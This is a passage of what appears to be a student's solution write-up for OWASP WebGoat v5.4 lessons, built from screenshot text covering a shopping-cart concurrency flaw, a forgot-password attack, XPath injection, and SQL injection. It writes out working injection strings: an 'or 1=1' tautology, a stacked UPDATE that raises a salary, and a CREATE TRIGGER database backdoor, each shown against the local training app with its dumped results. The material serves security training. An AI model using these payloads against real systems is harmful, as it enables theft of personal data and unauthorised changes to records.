

## 19.1 Concurrency Flaws

**OWASP WebGoat v5.4** Shopping Cart Concurrency Flaw

Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	1	\$169.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$169.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

Confirm Cancel

Welcome to WebGoat !! Created by: Reto Lippuner

**OWASP WebGoat v5.4** Shopping Cart Concurrency Flaw

Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	15	\$2,535.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$2,535.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

Confirm Cancel

ASPECT SECURITY

**ASP WebGoat v5.4** Shopping Cart Concurrency Flaw

Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	15	\$2,535.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	5	\$1,495.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$4,030.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

Confirm Cancel

Wed Oct 18 19:45:56 CDT 2017 | 127.0.0.1:127.0.0.1 | org.owasp.webgoat.lessons.ConcurrencyCar | [Screen=15, SUBMIT=Purchase, menu=800, QTY2=5, QTY3=0, QTY4=0, QTY1=15]

**OWASP WebGoat v5.4** Shopping Cart Concurrency Flaw

Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.


Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	15	\$2,535.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	5	\$1,495.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$4,030.00


Enter your credit card number: 5321 1337 8888 2007


Enter your three digit access code: 111

Confirm Cancel




## 19.2 Cross Site Scripting





## 19.3 Authentication Errors



password: **kiaunanewman**  
entropy: 28.071  
composition: problems found  
Password must contain a number.  
Password must contain an uppercase letter.  
Password must contain a special character or be longer than 15 characters.

acceptable: no  
works in O365: yes  
crack time (seconds): 14099.904  
crack time (display): 5 hours  
score from 0 to 4: 2  
calculation time (ms): 2  
match sequence:

'k'	'i'
pattern: bruteforce	pattern: dictionary
entropy: 4.7	entropy: 1
cardinality: 26	dict-name: english

Choose another language: English

Forgot Password

OWASP WebGoat v5.4

Introduction  
General  
Access Control Flaws  
AJAX Security  
Authentication Flaws  
[Password Strength](#)  
[Forgot Password](#)  
[Basic Authentication](#)  
[Multi Level Login 2](#)  
[Multi Level Login 1](#)  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws  
Web Services  
Admin Functions  
Challenge

Solution Videos

Restart this Lesson

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

**General Goal(s):**

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

**\* Congratulations. You have successfully completed this lesson.**

**Webgoat Password Recovery**  
For security reasons, please change your password immediately.

**Results:**  
Username: admin  
Color: green  
Password: 2275\$starBo0rn3

ASPECT SECURITY

## 19.4 SQL Injection

Choose another language: English

Logout ?

### OWASP WebGoat v5.4 XPATH Injection

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

[Introduction](#)  
[General](#)  
[Access Control Flaws](#)  
[AJAX Security](#)  
[Authentication Flaws](#)  
[Buffer Overflows](#)  
[Code Quality](#)  
[Concurrency](#)  
[Cross-Site Scripting \(XSS\)](#)  
[Improper Error Handling](#)  
[Injection Flaws](#)  
[Command Injection](#)  
[Numeric SQL Injection](#)  
[Log Spoofing](#)  
[XPATH Injection](#)  
[String SQL Injection](#)  
[LAB: SQL Injection](#)  
[Stage 1: String SQL Injection](#)  
[Stage 2: Parameterized Query #1](#)  
[Stage 3: Numeric SQL Injection](#)  
[Stage 4: Parameterized Query #2](#)  
[Modify Data with SQL](#)

**Solution Videos** [Restart this Lesson](#)

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

#### Welcome to WebGoat employee intranet

**Please confirm your username and password before viewing your profile.**  
\*Required Fields

\*User Name:   
\*Password:

Username	Account No.	Salary
Mike	11123	468100

Created by Sherif Koussa **SoftwareSecured**

OWASP Foundation | Project WebGoat | [Report Bug](#)





The screenshot shows a web browser window with the address bar at `http://localhost/WebGoat/a` and a tab titled "XPath Injection". The left sidebar contains a list of lessons, with "XPath Injection" highlighted and marked with a green checkmark. The main content area displays the "Solution Videos" section, which includes a congratulatory message and a login form for the "WebGoat employee intranet".

**Introduction**  
General  
Access Control Flaws  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
    Command Injection  
    Numeric SQL Injection  
    Log Spoofing  
    **XPATH Injection**  
    String SQL Injection  
    LAB: SQL Injection  
        Stage 1: String SQL Injection  
        Stage 2: Parameterized Query #1  
        Stage 3: Numeric SQL Injection  
        Stage 4: Parameterized Query #2  
    Modify Data with SQL Injection  
    Add Data with SQL Injection  
    Database Backdoors  
    Blind Numeric SQL Injection  
    Blind String SQL Injection  
Denial of Service  
Insecure Communication  
Insecure Configuration

**Solution Videos** Restart this Lesson

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

**\* Congratulations. You have successfully completed this lesson.**

**Welcome to WebGoat employee intranet**

**Please confirm your username and password before viewing your profile.**  
\*Required Fields

\*User Name:

\*Password:

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

Created by Sherif Koussa **SoftwareSecured**

OWASP Foundation | Project WebGoat | Report Bug

←

→

http://localhost/WebGoat/a

String SQL Injection

XPATH Injection

String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection

Stage 2: Parameterized Query #1

Stage 3: Numeric SQL Injection

Stage 4: Parameterized Query #2

Modify Data with SQL Injection

Add Data with SQL Injection

Database Backdoors

Blind Numeric SQL Injection

Blind String SQL Injection

Denial of Service

Insecure Communication

Insecure Configuration

Insecure Storage

Malicious Execution

Parameter Tampering

Session Management Flaws

Web Services

Admin Functions

Challenge

**General Goal(s):**

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

**\* Congratulations. You have successfully completed this lesson.**  
**\* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

SELECT \* FROM user\_data WHERE last\_name = 'Smith' or 1=1 or 'a' = 'a'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

OWASP Foundation | Project WebGoat | Report Bug



http://localhost/WebGoat/a Database Backdoors

Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws

Command Injection  
Numeric SQL Injection  
Log Spoofing  
✓ XPATH Injection  
✓ String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection  
Stage 2: Parameterized Query #1  
Stage 3: Numeric SQL Injection  
Stage 4: Parameterized Query #2

Modify Data with SQL Injection  
Add Data with SQL Injection  
Database Backdoors  
Blind Numeric SQL Injection  
Blind String SQL Injection

Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws

Stage 1: Use String SQL Injection to execute more than one SQL statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher

User ID:

select userid, password, ssn, salary, email from employee where userid=**101 or 1=1**

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com
102	moe	936-18-4524	140000	moe@stooges.com
103	curly	961-08-0047	50000	curly@stooges.com
104	eric	445-66-5565	13000	eric@modelsrus.com
105	tom	792-14-6364	80000	tom@wb.com
106	herry	858-55-4452	70000	herry@wb.com
107	david	439-20-9405	100000	david@modelsrus.com
108	bruce	707-95-9482	110000	bruce@modelsrus.com
109	sean	136-55-1046	130000	sean@modelsrus.com
110	joanne	789-54-2413	90000	joanne@modelsrus.com
111	john	129-69-4572	200000	john@guns.com
112	socks	111-111-1111	450000	neville@modelsrus.com

Created by Sherif Koussa **SoftwareSecured**

OWASP Foundation | Project WebGoat | Report Bug

The screenshot shows the OWASP WebGoat v5.4 application running in a web browser. The browser's address bar shows the URL `http://localhost/WebGoat/a`. The application's navigation bar includes links for `Hints`, `Show Params`, `Show Cookies`, `Lesson Plan`, `Show Java`, and `Solution`. The left sidebar contains a list of topics, with `String SQL Injection` highlighted. The main content area is titled `Database Backdoors` and includes a `Solution Videos` section. The text in this section describes Stage 2 of the lesson, which involves using a SQL injection to create a backdoor. A red message states: `* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm`. Below this, a form for `User ID` contains the text `Kiauna Newman`. A `Submit` button is present. The SQL query being executed is displayed: `select userid, password, ssn, salary, email from employee where userid=101;UPDATE employee SET salary=15000000 WHERE userid=101`. A table showing employee data is displayed below the query. The table has columns for `User ID`, `Password`, `SSN`, `Salary`, and `E-Mail`. The data row shows `101`, `larry`, `386-09-5451`, `15000000`, and `larry@stooges.com`. At the bottom right, it says `Created by Sherif Koussa SoftwareSecured`. The footer of the application mentions `OWASP Foundation | Project WebGoat | Report Bug`.

OWASP WebGoat v5.4

Introduction  
General  
Access Control Flaws  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws

Command Injection  
Numeric SQL Injection  
Log Spoofing  
XPath Injection  
String SQL Injection

LAB: SQL Injection  
Stage 1: String SQL Injection  
Stage 2: Parameterized Query #1  
Stage 3: Numeric SQL Injection  
Stage 4: Parameterized Query #2  
Modify Data with SQL Injection  
Add Data with SQL Injection  
Database Backdoors  
Blind Numeric SQL Injection  
Blind String SQL Injection

Solution Videos

Restart this Lesson

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulnerable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:  
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid  
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

**\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:


select userid, password, ssn, salary, email from employee where userid=101;UPDATE employee SET salary=15000000 WHERE userid=101

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	15000000	larry@stooges.com

Created by Sherif Koussa SoftwareSecured

OWASP Foundation | Project WebGoat | Report Bug



http://localhost/WebGoat/a Database Backdoors

Choose another language: English

Logout

## Database Backdoors

OWASP WebGoat v5.4

Introduction  
General  
Access Control Flaws  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws

Command Injection  
Numeric SQL Injection  
Log Spoofing  
XPath Injection  
String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection  
Stage 2: Parameterized Query #1  
Stage 3: Numeric SQL Injection  
Stage 4: Parameterized Query #2

Solution Videos

Restart this Lesson

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulnerable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:  
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid  
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

User ID:

select userid, password, ssn, salary, email from employee where userid=**102; UPDATE employee SET salary=510000 WHERE userid=102**

Submit

User ID	Password	SSN	Salary	E-Mail
102	moe	936-18-4524	140000	moe@stooges.com

Created by Sherif Koussa SoftwareSecured

OWASP Foundation | Project WebGoat | Report Bug